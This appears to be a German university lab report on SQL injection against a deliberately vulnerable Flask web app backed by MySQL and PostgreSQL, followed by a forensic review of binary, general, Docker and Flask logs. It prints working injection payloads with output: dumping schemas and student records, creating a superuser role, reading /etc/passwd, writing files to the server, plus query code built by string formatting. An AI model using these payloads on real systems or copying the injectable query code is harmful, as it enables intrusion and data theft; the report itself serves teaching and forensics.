
Einschleusen beliebigen Codes

Code wird auf dem System des DBMS ausgeführt

Wird von MySQL nicht unterstützt. Es ist nicht möglich, Shell-Befehle auszuführen. Nur möglich mit Select Into Dumpfile-Statement, wenn sich Webserver und MySQL-Server auf einem Rechner befinden, was hier nicht der Fall ist.

Code wird auf dem System der Applikation ausgeführt

Es wurde versucht den eingeschleusten Code mit einem Python-Befehl zu erweitern. Leider ohne Erfolg.



Das Anfügen des ersten Statements in Zeile 47 von app.py beweist die grundsätzliche Lauffähigkeit beider Befehle (funktioniert auch mit .exec(…).

```
46
47    WHERE v.Titel LIKE '%' AND 0"); open("./HelloWorld.txt", "w"); #%' ORDER BY v.Titel]
```

```
docker  exec -it 67b1ad7904e5ccd84214ddf2a9f007610c22579f3e12e6e5d24c656b64b21615 /bin/sh
# ls
Dockerfile  HelloWorld.txt  Pipfile  Pipfile.lock  app.py  static  templates
#
```

Als nächstes könnte in im Quellcode und der Dokumentation von SqlAlchemy nach möglichen Angriffspunkten für einen Code-Injection-Angriff gesucht werden. Außerdem könnten Schwachstellendatenbanken wie https://cve.mitre.org/ nach potenziellen Einfallstoren durchsucht werden.

Code wird auf dem Client ausgeführt

Nicht ohne Anpassung von Flask möglich, da Flask wie in app.py mit der Funktion render_template demonstriert autom. alle Sonderzeichen escaped. So werden bis auf eine Ausnahme alle Cross-Site-Scripting-Attacken verhindert. Bei Cross-Site-Scripting-Attacken wird HTML-Code mit JavaScript-Code in den Kontext einer Website injiziert:


There is one class of XSS issues that Jinja's escaping does not protect against. The `a` tag's `href` attribute can contain a *javascript:* URI, which the browser will execute when clicked if not secured properly.

```
<a href="{{ value }}">click here</a>
<a href="javascript:alert('unsafe');">click here</a>
```

Abbildung 2: Quelle: https://flask.palletsprojects.com/en/2.0.x/security/

Um die Escape-Funktion zu deaktivieren, wird die Markup-Funktion benötigt, es müsste als die Beispielapplikation umprogrammiert werden.

Als Test wurde nachfolgendes Beispiel-Skript via Adminer in die Vorlesungs-Relation geschrieben. Dafür wurde im Vorfeld die Speichergröße des Varchar-Attributs von 30 auf 100 erhöht. Das Statement wird zwar auf der Oberfläche korrekt angezeigt…



… nicht aber im HTML selbst und hat daher keine Funktion.

```
<td> &lt;code&gt;&lt;script type = &#34;text/javascript&#34;&gt;prompt(&#34;bitte pw&#34;, &#34;&#34;);&lt;/script&gt;&lt;/code&gt;</td>
```

PostgreSQL

- Für detaillierte Beschreibungen zu den nachfolgenden Unterkapiteln siehe gleichnamige Unterkapitel in Kapitel MySQL
- Anders als in MySQL ist eine Suche mit dem LIKE-Operator Case-Sensitive und der Parameterwert „bio%“ liefert ein anderes Ergebnis als „Bio%“. Um dasselbe Result Set zu erzielen, wie in den MySQL-Beispielen, muss die Anweisung mit einem großen B beginnen „Bio%…“.

Das verwendete DBMS identifizieren

Vorlesungen

Ethik' AND 1=0 UNION SELECT NULL, VERSION(),NULL, NULL ;-- Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	PostgreSQL 12.8 (Debian 12.8-1.pgdg100+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit	None	None

Ausspähen von Daten

Ausspähen der auf dem Datenbankserver vorhandenen Datenbanken

Vorlesungen

Ethik' AND 1=0 UNION SELECT NULL, datname,NULL,NULL from pg_database;--

Vorlesungsnummer	Titel	Profes
None	template1	None
None	kemper	None
None	template0	None
None	postgres	None

Ausspähen der zur jeweiligen Datenbank gehörenden Relationen

Vorlesungen

Ethik' and 0=1 union select NULL, c.relname, NULL, NULL from pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n on n.oid = c Suchen

Vorlesungsnummer	Titel	Professor	SWS
None	vorlesungen	None	None
None	hoeren	None	None
None	studenten	None	None
None	professoren	None	None
None	voraussetzen	None	None
None	pruefen	None	None
None	assistenten	None	None

Ausspähen der zur jeweiligen Relation einer Datenbank gehörenden Attribute

Vorlesungen

ND (A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public') order by titel;--

Vorlesungsnummer	Titel	Professor	SWS
None	assistenten	fachgebiet	None
None	assistenten	persnr	None
None	assistenten	name	None
None	assistenten	boss	None
None	hoeren	matrnr	None
None	hoeren	vorlnr	None

Ausspähen der Daten einer Relation

Vorlesungen

Ethik' and 0=1 union select matrnr, name, null, semester from studenten;--

Vorlesungsnummer	Titel	Professor	SWS
28106	Carnap	None	3
26830	Aristoxenos	None	8
26120	Fichte	None	10
25403	Jonas	None	12
24002	Xenokrates	None	18
29120	Theophrastos	None	2
29555	Feuerbach	None	2
27550	Schopenhauer	None	6

Daten bzw. Inhalt in Datenbank verändern

Neue Datenbank anlegen


Bei PostgreSQL nicht möglich:

sqlalchemy.exc.InternalError


```
sqlalchemy.exc.InternalError: (psycopg2.errors.ActiveSqlTransaction) CREATE DATABASE cannot run inside a transaction block
```

Neue Relation anlegen

Neue Daten einfügen, bestehende Daten ändern oder löschen




Relationen löschen




Datenbanken löschen


Vorab DB erstellen:




Prüfen:




Löschen der Datenbanken





(auch hier wird autom. ein Commit am Ende angefügt)

Bei PostgreSQL nicht möglich:



Datenbankserver verändern

Anlegen eines Nutzers mit allen Rechten

Vorlesungen

```
'; CREATE ROLE abc WITH SUPERUSER; ALTER ROLE abc WITH LOGIN; ALTER ROLE abc WITH PASSWORD 'pass'; COMMIT;--
```

Vorlesungsnummer	Titel	Professor	S

Datenbank System	PostgreSQL
Server	postgres
Benutzer	abc
Passwort	••••
Datenbank	kemper

current_user
abc

1 Datensatz (0.000 s) Bearb

```
select current_user;
```

Löschen eines Nutzers

Vorlesungen

```
'; DROP USER abc; COMMIT;--
```

Datenbank System	PostgreSQL
Server	postgres
Benutzer	abc
Passwort	••••
Datenbank	kemper

SQLSTATE[08006] [7] FATAL: password authentication failed for user "abc"

Zugriff auf das Filesystem

Lesezugriff auf Systemfiles

Vorlesungen

```
'; CREATE TABLE extract(t text); COPY extract FROM '/etc/passwd'; COMMIT;--
```

Vorlesungsnummer	Titel


Vorlesungen


```
Ethik' AND 1=0 UNION SELECT NULL, t, NULL, NULL from extract; DROP TABLE extract;--
```

Vorlesungsnummer	Titel
None	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
None	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
None	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

Schreibzugriff


Vorlesungen






Lesezugriff auf das zuvor geschriebene File

Vorlesungen




Vorlesungen



Einschleusen beliebigen Codes

Code wird auf dem System des DBMS ausgeführt

Vorlesungen



Code wird auf dem System der Applikation ausgeführt

Siehe Kapitel MySQL.Code wird auf dem System der Applikation ausgeführt.

Code wird auf dem Client ausgeführt


Siehe Kapitel MySQL.Code wird auf dem Client ausgeführt.

Wählen Sie wieder zwei Datenbanksysteme und …

… installieren Sie Ihre eigene Beispiel-Datenbank (Schema, Daten) in diesen zwei DBS. Sie können Ihre DB-Anwendung aus dem Modul „Datenbanken I“ nutzen.


Vorbereitung

Als eigene Datenbank wurde die im letzten Semester erstellte Vorgangsverwaltung gewählt:



Das machte eine Anpassung der Webseite nötig.

Hier wurde ein Layout gewählt, das sämtliche geschlossenen und offenen Vorgänge zeigt und die Möglichkeit bietet nach Vorgangsnummern zu suchen:



Da die zur Übergabe der Benutzereingabe verwendete Funktion “request.args.get()" keinen Integer zurückgibt, der mit dem INTEGER der Vorgangsnummer verglichen werden kann, waren für MySQL und PostgreSQL verschiedene SQL Statements nötig um die Abfrage erfolgreich durchführen zu können. Währens MySQL sich an den unterschiedlichen Datentypen nicht störte, musste für PostgreSQL ein CAST des Integers zu VARCHAR erfolgen:

```
48      if current_db == 'mysql':
49          result = session.execute(f"SELECT P_Vorg_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum FROM
    T_Forensik_Vorgaenge WHERE P_Vorg_Nr LIKE '%{search}%' ORDER BY P_Vorg_Nr")
50
51      elif current_db == 'postgres':
52          result = session.execute(f"SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum,
    Auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%{search}%' ORDER BY
    P_Vorg_Nr")
```

Einpflegen der Datenbanken

Zur Erstellung der Datenbanken wurde jeweils eine Datei mit den nötigen SQL Statements erstellt und über die “Importieren”-Funktion des “Adminer” eingelesen. Die Datei für PostgreSQL konnte dabei aus dem vorangegangenen Semester übernommen werden. Für MySQL waren diverse Anpassungen nötig.

Beginn der Datei für MySQL:

```
1 CREATE DATABASE IF NOT EXISTS rba DEFAULT CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci;
2
3 USE rba;
4
5
6 DROP TABLE IF EXISTS T_Geraetetypen CASCADE;
7 DROP TABLE IF EXISTS T_Hersteller;
8 DROP TABLE IF EXISTS T_Delikte CASCADE;
```

… führen Sie jeweils 5 Beispiele für SQL-Injection auf Ihrer Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.

Vorbereitung

Da der Webserver (Python / Flask) des Dockersystems keine Logging-Funktion mitbringt, wie es ein für Produktivzwecke eingesetzter Webserver tut, wurde beschlossen eine solche hinzuzufügen, um eine weitere Quelle für die forensische Aufarbeitung zu erhalten. Dazu wurde die Datei “app.py” wie folgt abgeändert:

```
4 import logging
```

```
17 logging.basicConfig(filename='record.log', level=logging.DEBUG, format=f'%(asctime)s %(levelname)s %
    (name)s %(threadName)s : %(message)s')
```

Dadurch wird im Ordner ”website” eine Datei ”record.log” erstellt, die sämtliche Zugriffe auf den Webserver protokolliert:

```
2022-01-16 11:14:59,049 INFO werkzeug Thread-11 : 192.168.160.1 - - [16/Jan/2022 11
:14:59] "GET /vorgaenge?search=2021103 HTTP/1.1" 200 -
```

Eine Aufzeichnung zugreifender IP-Adressen erfolgt hierdurch jedoch nicht. Bei einem für Produktivzwecke eingesetzten Webserver, wie z.B. Apache, würde dies in der Regel jedoch der Fall sein.

MySQL

Vorbereitung

In dem MySQL Docker Image ist die mögliche Protokollierung nur zum Teil aktiviert. Während Binary Logs angelegt werden ist die Option “general_log” in der Konfigurationsdatei nicht aktiv gesetzt.

```
root@88eee1de91f0:/etc/mysql# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 8.0.26 MySQL Community Server - GPL
```

```
mysql> show variables like '%general_log%';
+------------------+---------------------------------+
| Variable_name    | Value                           |
+------------------+---------------------------------+
| general_log      | OFF                             |
| general_log_file | /var/lib/mysql/88eee1de91f0.log |
+------------------+---------------------------------+
2 rows in set (0.01 sec)
```

Dies wurde zum Zwecke der besseren Aufarbeitbarkeit nachgeholt:

```
mysql> set global general_log=ON
    -> ;
Query OK, 0 rows affected (0.01 sec)

mysql> show variables like '%general_log%';
+------------------+---------------------------------+
| Variable_name    | Value                           |
+------------------+---------------------------------+
| general_log      | ON                              |
| general_log_file | /var/lib/mysql/88eee1de91f0.log |
+------------------+---------------------------------+
2 rows in set (0.00 sec)
```

Zusätzlich wurde der Editor “nano” im Dockersystem installiert:

```
root@88eee1de91f0:/etc/mysql# apt install nano
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  spell
The following NEW packages will be installed:
  nano
0 upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
```

Zum Abschluss wurde geprüft ob "Binary Logs” aktiv ist:

```
mysql> show binary logs;
+---------------+-----------+-----------+
| Log_name      | File_size | Encrypted |
+---------------+-----------+-----------+
| binlog.000023 |       179 | No        |
| binlog.000024 |       513 | No        |
| binlog.000025 |       179 | No        |
| binlog.000026 |       179 | No        |
| binlog.000027 |       179 | No        |
| binlog.000028 |       179 | No        |
| binlog.000029 |       179 | No        |
| binlog.000030 |       179 | No        |
| binlog.000031 |       179 | No        |
| binlog.000032 |       179 | No        |
| binlog.000033 |       179 | No        |
| binlog.000034 |       179 | No        |
| binlog.000035 |       179 | No        |
| binlog.000036 |      1539 | No        |
+---------------+-----------+-----------+
14 rows in set (0.00 sec)
```

Da Binary Logs jedoch im Modus “ROW” aktiv ist, bei dem DML nicht mit im Log erscheint, musste der Modus zu MIXED gewechselt werden:

```
mysql> SET GLOBAL binlog_format = 'MIXED';
```

Szenario

Eine White Hat Hackerin entdeckt die verwundbare Datenbank im Internet. Sie beschließt sich das System genauer anzusehen und, falls möglich, den Betreiber zu informieren.

Hierbei wurden als Stationen gewählt:

- Identifizieren des Datenbanksystems
- Identifizieren laufender Queries
- Identifizieren der Tabellenstruktur der Tabelle “T_Forensik_Vorgaenge”
- Hinterlassen einer Warnmeldung in der Tabelle “T_Forensik_Vorgaenge”


- Hinterlassen einer persönlichen Signatur als “Trophäe” auf dem Dateisystem des Servers

Identifizieren des DBMS

Da sie noch keine Hinweise auf die Art des DBMS hat, beginnt die Hackerin damit, Fehler zu erzeugen um aus den resultierenden Fehlermeldungen Informationen zu gewinnen.

Verwendete Formulareingabe: ‘ *(einfaches Hochkommata)*

Ergebnis:



Durch die resultierende Fehlermeldung vermutet sie, dass es sich um einen MySQL Server handeln muss und verwendet im Anschluss geeignete Eingaben, um die Version des DBMS und den Namen der aktuellen Datenbank zu erhalten.


Einzuschleusende Statements:

SELECT @@VERSION;
SELECT DATABASE();

Verwendete Formulareingabe:

' AND 1=0 UNION SELECT DATABASE(), @@VERSION, NULL, NULL;--

Ergebnis:



Identifizieren laufender Queries

Da die Hackerin nun detaillierte Informationen zum Betriebssystem hat, sie jedoch Einzelheiten über laufende Queries erhalten will (z.B. das Query der Formulareingabe) versucht sie diese zu ermitteln.


Einzuschleusendes Statement:

SELECT info
FROM information_schema.processlist;

Verwendete Formulareingabe:

' AND 1=0 UNION SELECT NULL, info, NULL, NULL
FROM information_schema.processlist;--

Ergebnis:



Identifizieren der Tabellenstruktur der Tabelle "T_Forensik_Vorgaenge"

Aus dem vorangegangenen Query hat die Hackerin erfahren, dass das Formular lediglich Daten aus einer einzelnen Tabelle abfragt. Jetzt will sie wissen, welche Datentypen die Tabelle beinhaltet.

Einzuschleusendes Statement:

```
SELECT column_name, data_type
FROM information_schema.columns
WHERE table_name = 'T_Forensik_Vorgaenge';
```

Verwendete Formulareingabe:

```
' AND 1=0 UNION SELECT column_name, data_type, NULL, NULL
FROM information_schema.columns WHERE table_name = 'T_Forensik_Vorgaenge';--
```

Ergebnis:

Vorgänge

' AND 1=0 UNION SELECT column_name, data_type, null, null

Vorgangsnummer	Aktenzeichen
Aktenzeichen	varchar
Auslaufdatum	date
Einlaufdatum	date
F_Angest_Nr	int
F_Delikt_Nr	int
F_Dst_Nr	int
F_Komm_Nr	int
P_Vorg_Nr	int

Hinterlassen einer Warnmeldung in der Tabelle "T_Forensik_Vorgaenge"

Da weder auf der Webseite noch in der Datenbank Kontaktinformationen zum Betreiber der Seite hinterlegt sind, beschließt sie die Warnung direkt in die Tabelle zu setzen. Um dies korrekt durchzuführen entscheidet sie sich für die Spalte "Aktenzeichen", da dies den einzigen VARCHAR in der Tabelle zur Verfügung stellt.

Einzuschleusendes Statement:

```
INSERT INTO T_Forensik_Vorgaenge(P_Vorg_Nr, F_Angest_Nr, F_Delikt_Nr, F_Komm_Nr,
F_Dst_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum)
VALUES (1337,NULL, NULL, NULL, NULL, 'DB Vulnerable - fix pls!', CURDATE(), NULL);
```

Verwendete Formulareingabe:

```
‘ AND 1=0; INSERT INTO T_Forensik_Vorgaenge (P_Vorg_Nr, F_Angest_Nr, F_Delikt_Nr,
F_Komm_Nr, F_Dst_Nr, Aktenzeichen, Einlaufdatum, Auslaufdatum)
VALUES (1337,NULL, NULL, NULL, NULL, 'DB Vulnerable - fix pls!', CURDATE(),NULL);
COMMIT;--
```

Ergebnis:

Vorgänge

Vorgangsnummer

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
1337	DB Vulnerable - fix pls!	2022-02-15	None
2021100	XX736145-20	2020-04-29	2020-05-10

Hinterlassen einer persönlichen Signatur als "Trophäe" auf dem Dateisystem des Servers

Die Hackerin hat sich angewöhnt, als kleine Trophäe eine persönliche Signatur in Form einer Datei auf einem von ihr betretenen System zu hinterlassen. Damit diese nicht beim nächsten Neustart verschwindet, soll diese nicht im Temp-Verzeichnis hinterlegt werden. In diesem Fall entscheidet sie sich für einen Ordner, der vom DBMS selbst genutzt wird.

Einzuschleusendes Statement:

```
SELECT 'H4x1n3 ','was here \\o/ ', CONCAT(NOW(), " "),':-*'
INTO dumpfile '/var/lib/mysql/dont_touch_:-o';
```

Verwendete Formulareingabe:

' AND 1=0 UNION SELECT 'H4x1n3 ','was here \\o/', CONCAT (NOW(), " "),':-*' INTO dumpfile '/var/lib/mysql/dont_touch_:-o';--

Ergebnis:

```
root@88eee1de91f0:/# cd /var/lib/mysql/
root@88eee1de91f0:/var/lib/mysql# ls
'#ib_16384_0.dblwr'   binlog.000024   binlog.000029   binlog.000034   ca.pem
'#ib_16384_1.dblwr'   binlog.000025   binlog.000030   binlog.000035   client-cert.pem
'#innodb_temp'        binlog.000026   binlog.000031   binlog.000036   client-key.pem
 auto.cnf             binlog.000027   binlog.000032   binlog.index    dont_touch_:-o
 binlog.000023        binlog.000028   binlog.000033   ca-key.pem      dumm.txt
root@88eee1de91f0:/var/lib/mysql#
```

```
root@88eee1de91f0:/var/lib/mysql# cat dont_touch_\:-o
H4x1n3 was here \o/ 2022-02-15 17:27:33 :-*
root@88eee1de91f0:/var/lib/mysql#
```

Forensische Aufarbeitung

Im Folgenden sollen Quellen genannt werden, in denen Spuren der SQL-Injections nachgewiesen werden können.

Binary Log

Die Logdateien des Binary Logging und deren Speicherort werden in der Konfigurationsdatei "my.cnf", bzw. "my.ini" definiert. Im vorliegenden Fall liegen sie im Verzeichnis /var/lib/mysql und tragen den Namen binlog.{fortlaufende Nummer} (z.B. binlog.000038)

Zum Einsehen der Logdateien wird das Kommandozeilentool "mysqlbinlog" verwendet:

> mysqlbinlog $Dateiname

Da das Binary Logging hier im MIXED Modus betrieben wurde, werden auch DML Statements, wie INSERT, mitprotokolliert. So können aus den Logdateien Veränderungen an der Datenbank festgestellt werden, die während der SQL-Injections durchgeführt wurden.

Hier im Beispiel, das Einfügen der Warnmeldung durch die Hackerin:


```
#220216 16:07:12 server id 1  end_log_pos 1427 CRC32 0xd8635b2e         Query   thread_id=39
exec_time=0     error_code=0
SET TIMESTAMP=1645027632/*!*/;
INSERT INTO T_Forensik_Vorgaenge (P_Vorg_Nr, F_Angest_Nr, F_Delikt_Nr, F_Komm_Nr, F_Dst_Nr, Akte
nzeichen, Einlaufdatum, Auslaufdatum) VALUES (1338, NULL, NULL, NULL, NULL, 'DB Vulnerable - fix
 pls!', CURDATE(), NULL)
/*!*/;
# at 1427
#220216 16:07:12 server id 1  end_log_pos 1458 CRC32 0xa3b1c931         Xid = 239
COMMIT/*!*/;
```

Aus der Logdatei ist sowohl das exakte SQL Statement als auch zugehörige Zeitstempel ersichtlich.

General Log

Durch das Aktivieren der Option “general_log” werden auch hier durchgeführte Datenbankmanipulationen protokolliert. Die Logdatei hierzu befindet sich im Verzeichnis /var/lib/mysql/.

Hier als Beispiel das Erstellen der Datei “dont_touch_:-o” im Verzeichnis /var/lib/mysql:



Aus der Logdatei ist sowohl das exakte SQL Statement als auch zugehörige Zeitstempel ersichtlich.

Docker Logs

Docker selbst legt Logdateien für laufende Container an. Im vorliegenden Fall werden diese Logdateien auf dem Hostsystem im Pfad


/var/lib/docker/containers/$Containername/logs/

abgelegt.

Eingesehen werden können sie via Terminal des Hostsystems mit dem Befehl:

Docker logs $Containername

Führt man dies mit dem Container der WebApp aus, erhält man dabei, u.a. Aufzeichnungen über die vergangenen HTTP-Anfragen. Hier als Beispiel das Erstellen der Signaturdatei durch die Hackerin:




Aus dem Logeintrag können Zeitstempel, IP-Adresse des Angreifers und die verwendete Formulareingabe entnommen werden.

Flask Logging

Docker Logdateien werden im vorliegenden Fall bei jedem stoppen der Container gelöscht. Wird ein Container später wieder gestartet, erhält er eine neue ID und neue Logdateien. Deshalb können die hier erstellten Logs als flüchtige Daten angesehen werden.

